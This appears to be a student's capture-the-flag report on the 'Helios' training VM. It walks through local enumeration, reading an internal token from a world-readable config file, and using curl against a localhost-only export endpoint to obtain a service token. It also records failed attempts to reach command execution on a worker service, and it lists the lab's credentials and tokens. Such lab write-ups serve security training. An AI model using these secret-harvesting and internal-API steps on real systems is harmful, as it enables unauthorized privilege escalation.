Challenge 1: Helios Privilege Escalation Report

. Environment Setup

The target system was delivered as an Open Virtual Appliance (OVA). We imported the appliance into VirtualBox and established initial access using the provided credentials.


Platform: VirtualBox
User: student
Password: saic

2. Reconnaissance

Upon logging in, we performed basic system enumeration to identify the operating system, current privileges, and open network ports.

System Information

OS: Ubuntu (Identified via lsb_release -a; likely 14.04 LTS).
Current Privileges: The student user has no administrative rights. Running sudo -l returned no sudo configuration.




Open Services Enumeration

-netstat -tulnp

Findings

Port	Service	Access
80	nginx web server	Public
22	SSH	Public
5000	Internal Helios web service	Localhost
9000	Internal Helios worker service	Localhost

The presence of internal-only services suggested hidden attack surfaces.



3. Web Service Discovery

We investigated the web server running on **Port 80**.

Reverse Proxy Architecture: Accessing http://localhost:80 revealed the "Helios Internal Dashboard."

Configuration: Analysis of /etc/nginx/sites-enabled/default confirmed that Nginx is acting as a reverse proxy. It forwards external traffic from port 80 to a backend Python service running locally on 127.0.0.1:5000.

While we could access the dashboard via the proxy, direct access to the backend (127.0.0.1:5000) allows for more granular testing of API endpoints.

4. Exploitation: Internal API & Token Extraction

We examined the application source code located at `/opt/helios/web/server.py`. This code review revealed a critical logic flaw and a hidden endpoint.

```
tudent@saic-VirtualBox:~$ ls -R /opt/helios
/opt/helios:
runtime  web  worker

/opt/helios/runtime:

/opt/helios/web:
server.py
ls: cannot open directory /opt/helios/worker: Permission denied
student@saic-VirtualBox:~$
```

```
        include /etc/nginx/conf.d/*.conf;
        include /etc/nginx/sites-enabled/*;



mail {
        # See sample authentication script at:
        # http://wiki.nginx.org/ImapAuthenticateWithApachePhpScript

        # auth_http localhost/auth.php;
        # pop3_capabilities "TOP" "USER";
        # imap_capabilities "IMAP4rev1" "UIDPLUS";

        server {
                listen     localhost:110;
                protocol   pop3;
                proxy      on;
        }

        server {
                listen     localhost:143;
                protocol   imap;
                proxy      on;
        }
}
tudent@saic-VirtualBox:~$ find /etc/nginx -type f
etc/nginx/win-utf
etc/nginx/fastcgi_params
etc/nginx/sites-available/helios
etc/nginx/sites-available/default
etc/nginx/proxy_params
etc/nginx/koi-win
etc/nginx/naxsi_core.rules
etc/nginx/nginx.conf
etc/nginx/koi-utf
etc/nginx/naxsi.rules
etc/nginx/uwsgi_params
etc/nginx/scgi_params
etc/nginx/naxsi-ui.conf.1.4.1
etc/nginx/mime.types
tudent@saic-VirtualBox:~$ grep -R "server{" /etc/nginx
tudent@saic-VirtualBox:~$ grep -R "proxy_pass" /etc/nginx
etc/nginx/sites-enabled/helios:         proxy_pass http://127.0.0.1:5000;
etc/nginx/sites-available/helios:         proxy_pass http://127.0.0.1:5000;
etc/nginx/sites-available/default:      #       proxy_pass http://127.0.0.1:8
80;
```

Vulnerability Analysis

1.Hidden Endpoint: The code contains an endpoint `/internal/export`.

2.IP Restriction: This endpoint is protected by an IP check; it only accepts requests from `127.0.0.1`. Since we are already on the box, we satisfy this constraint.


3.Authentication: The endpoint requires a specific header: `X-Internal-Token`.

Credential Harvesting

We located the required token in the application's configuration file:

- **File Path:** /etc/helios/web.env
- **Extracted Internal Token:**

9877981220e470cf3cfc49e73d98ba5a



Exploitation (Token Export)
Using `curl`, we forged a request to the local backend using the extracted internal token to retrieve the higher-privileged **Service Token**

-curl -H "X-Internal-Token: 9877981220e470cf3cfc49e73d98ba5a" http://localhost:5000/internal/export

Result: The server responded with a JSON object containing the Service Token:

```
> ^C
student@saic-VirtualBox:~$  curl -H "X-Internal-Token:9877981220e470cf3cfc49e73d98ba5a" http:
//127.0.0.1:5000/internal/export
SERVICE_TOKEN=313b96f83a85fb32b31ec70d86d5e40c
Used by helios-worker
```

5. Lateral Movement: Helios Worker
With the `SERVICE_TOKEN` compromised, we targeted the **Helios Worker** service on **Port 9000**.
Service Configuration
Reviewing `/etc/init/helios-worker.conf` revealed that this service runs under the user **`ops`**. This indicates that compromising this service would allow us to escalate privileges from `student` to `ops`.

Interaction Attempts

We attempted to interface with the worker using the compromised token.

1.GET Request:

1. Command: `curl http://localhost:9000/`
2. Result: **501 Not Implemented**. This suggests the server is active but does not support GET requests on the root path.

1.POST Request (Authenticated):

•Command:

curl -X POST -H "Authorization: 313b96f83a85fb32b31ec70d86d5e40c" http://localhost:9000/command

Result: **403 Forbidden**.

Analysis of Failure

Despite having a valid SERVICE_TOKEN, the server rejected the request. A 403 error implies the token is recognized, but the specific user or token permissions are insufficient for the /command endpoint. Further enumeration of the worker's source code or database is required to find the correct API method or a higher-privileged token.

6. Conclusion


We successfully demonstrated a logical privilege escalation chain within the Helios VM. By exploiting a local configuration file and an internal API endpoint, we compromised the application's authentication mechanism.

Summary of Findings:

- **Vulnerability:** Insecure storage of secrets in `/etc/helios/web.env` and lack of authentication on local interfaces.
- **Status:** The escalation path from `student` to the `ops` service token is confirmed.
- **Blocker:** The final jump to command execution on the Worker service (Port 9000) was blocked by a 403 Forbidden error.
- **Flag:** The root flag (`/root/flag.txt`) remains unretrieved as root access was not achieved.

Compromised Artifacts

Token Type	Value
INTERNAL_TOKEN	9877981220e470cf3cfc49e73d98ba5a
SERVICE_TOKEN	313b96f83a85fb32b31ec70d86d5e40c



Alternative Exploitation Attempt: Custom Python Script

The Logic Behind the Approach (Why I used it): The Worker Service on Port 9000 is a Python-based application that expects structured data. Using a Python script via the `requests` library is theoretically the most robust method because:


1.Header Management: It allows for precise injection of the `X-Service-Token`, which is required for authentication.

2.Syntax Reliability: Unlike the command line, Python native string handling avoids issues with shell expansion, escaping, and special characters.

3.JSON Formatting: It ensures the payload is sent as a properly formatted JSON object (`{"file": "...", "data": "..."}`), which the worker service requires to process the task.

The Code I Attempted: I drafted a script intended to authenticate with the `SERVICE_TOKEN` and instruct the worker to create a malicious shell script (`getflag.sh`) in the `/opt/helios/runtime/` directory.

Outcome & Failure Analysis (Why it didn't work): Despite this being the correct technical approach, the execution failed due to **environment and syntax errors**



Conclusion: While the Python method was logically sound and targeted the correct vulnerability, the constraints of the terminal environment prevented the script from being parsed and executed correctly.

```
student@saic-VirtualBox:~$ cat /etc/nginx/sites-available/helios
server {
    listen 80;

    location / {
        proxy_pass http://127.0.0.1:5000;
        proxy_set_header X-Forwarded-For $http_x_forwarded_for;
    }
}
```

```
student@saic-VirtualBox:~$ ls -la /opt/helios/web
total 12
drwxr-xr-x 2 websvc websvc 4096 Jan  2 23:48 .
drwxr-xr-x 5 root   root   4096 Jan  2 01:11 ..
-rw-r--r-- 1 websvc websvc 1561 Jan 14 13:36 server.py
student@saic-VirtualBox:~$
```

```
student@saic-VirtualBox:~$ cat /etc/helios/web.env
INTERNAL_TOKEN=9877981220e470cf3cfc49e73d98ba5a
student@saic-VirtualBox:~$ cat /etc/helios/worker.env
cat: /etc/helios/worker.env: Permission denied
student@saic-VirtualBox:~$
```

```
student@saic-VirtualBox:~$ cat /etc/init/helios-worker.conf
description "Helios Worker"

start on runlevel [2345]
stop on runlevel [016]

setuid ops

exec /usr/bin/python /opt/helios/worker/control.py

student@saic-VirtualBox:~$ ls -la /opt/helios/worker
ls: cannot open directory /opt/helios/worker: Permission denied
student@saic-VirtualBox:~$
```

Some ss during this challenge

```
student@saic-VirtualBox:~$ netstat -ltnp |grep 5000
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:5000          0.0.0.0:*               LISTEN
   -
student@saic-VirtualBox:~$ tail -f /var/log/nginx/access.log
127.0.0.1 - - [17/Jan/2026:14:12:11 +0530] "HEAD / HTTP/1.1" 501 0 "-" "curl/
7.35.0"
127.0.0.1 - - [17/Jan/2026:14:37:18 +0530] "GET /admin HTTP/1.1" 404 5 "-" "M
ozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0"
127.0.0.1 - - [17/Jan/2026:14:37:19 +0530] "GET /favicon.ico HTTP/1.1" 404 5
"-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/
66.0"
127.0.0.1 - - [17/Jan/2026:14:37:26 +0530] "GET /debug HTTP/1.1" 404 5 "-" "M
ozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0"
127.0.0.1 - - [17/Jan/2026:14:37:31 +0530] "GET /api HTTP/1.1" 404 5 "-" "Moz
illa/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0"
127.0.0.1 - - [17/Jan/2026:14:37:40 +0530] "GET /health HTTP/1.1" 404 5 "-" "
Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0"
127.0.0.1 - - [17/Jan/2026:15:07:49 +0530] "GET /inteernal/export HTTP/1.1" 4
04 5 "-" "curl/7.35.0"
127.0.0.1 - - [17/Jan/2026:15:11:19 +0530] "GET /internal/export HTTP/1.1" 40
3 5 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101 Fire
fox/66.0"
127.0.0.1 - - [17/Jan/2026:15:11:25 +0530] "GET /internal/export HTTP/1.1" 40
3 5 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101 Fire
fox/66.0"
127.0.0.1 - - [17/Jan/2026:15:11:36 +0530] "GET /internal/export HTTP/1.1" 40
3 5 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101 Fire
fox/66.0"
127.0.0.1 - - [17/Jan/2026:15:13:40 +0530] "GET /internal/export HTTP/1.1" 40
3 5 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101 Fire
fox/66.0"
student@saic-VirtualBox:~$ curl -i http://localhost:9000
HTTP/1.0 501 Unsupported method ('GET')
Server: BaseHTTP/0.3 Python/2.7.6
Date: Sat, 17 Jan 2026 09:54:46 GMT
Content-Type: text/html
Connection: close

<head>
<title>Error response</title>
</head>
<body>
<h1>Error response</h1>
<p>Error code 501.
<p>Message: Unsupported method ('GET').
<p>Error code explanation: 501 = Server does not support this operation.
</body>
student@saic-VirtualBox:~$ tail -f /var/log/syslog | grep helios
tail: cannot open '/var/log/syslog' for reading: Permission denied
student@saic-VirtualBox:~$
```